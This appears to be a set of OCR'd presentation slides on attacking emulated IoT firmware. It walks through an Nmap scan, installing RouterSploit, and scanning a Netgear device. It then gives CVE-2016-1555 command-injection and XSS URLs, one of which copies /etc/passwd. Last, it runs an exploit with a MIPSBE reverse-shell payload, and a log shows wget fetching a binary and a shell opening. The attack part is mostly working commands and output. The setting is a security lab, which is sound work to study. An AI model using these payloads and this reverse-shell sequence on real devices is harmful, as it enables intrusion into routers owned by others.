
```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-01-27 04:53 UTC
Nmap scan report for 192.168.0.100
Host is up (0.010s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

Check Web Services

Open Browser

Firefox

http://192.168.0.100



Install RouterSploit

RouterSploit :

It consists of various modules :

Exploits, Creds, Scanners …etc.

Automated Router Vulnerability Exploitation Tool

D-Link, Netgear, Tp-Link …etc.

Install RouterSploit :

```
$ git clone https://github.com/reverse-shell/routersploit
$ cd routersploit
$ python3 -m pip install -r requirements.txt
```

Vulnerability Scan

Run scan :

$ python3 rsf.py

> use scanners/routers/router_scan

> set target 192.168.0.100

> run

```
[+] 192.168.0.100 Device is vulnerable:

   Target           Port     Service     Exploit
   ------           ----     -------     -------
   192.168.0.100    80       http        exploits/routers/netgear/multi_rce
```

CVE-2016-1555

Command Injection :

http://NETGEAR-DEVICE-IP/boardData102.php?writeData=true&reginfo=0&macAddress=%20001122334455%20-c%200%20;cp%20/etc/passwd%20/tmp/passwd;%20echo%20#

XSS :

http://NETGEAR-DEVICE-IP/boardData102.php?macAddress=%22%3E%3Cscript%3Ealert%281%29%3C/script%3E

Reference

Exploiting Vulnerabilities

Exploiting vulnerabilities:

> use exploits/routers/netgear/multi_rce

> run

> show payloads

```
cmd > show payloads
[*] Available payloads:

   Payload                 Name                    Description

   -------                 ----                    -----------

   mipsbe/bind_tcp         MIPSBE Bind TCP         Creates interactive tcp bind s
hell for MIPSBE architecture.
   mipsbe/reverse_tcp      MIPSBE Reverse TCP      Creates interactive tcp revers
e shell for MIPSBE architecture.
```

Exploiting Vulnerabilities

Reverse Shell :

> set payload mipsbe/reverse_tcp

> set lhost 192.168.0.99

> run


```
cmd (MIPSBE Reverse TCP) > run
[*] Using wget method
[*] Using wget to download binary
[*] Executing payload on the device
[*] Waiting for reverse shell...
[*] Connection from 192.168.0.100:38716
[+] Enjoy your shell
cd /
ls
bin
dev
etc
firmadyne
home
lib
linuxrc
lost+found
proc
```

Summarization

Summarize


Emulate IoT Device

Analyze the firmware



Explore vulnerabilities

No hardware required
Faster
Scalable
...



Thank you for
your patience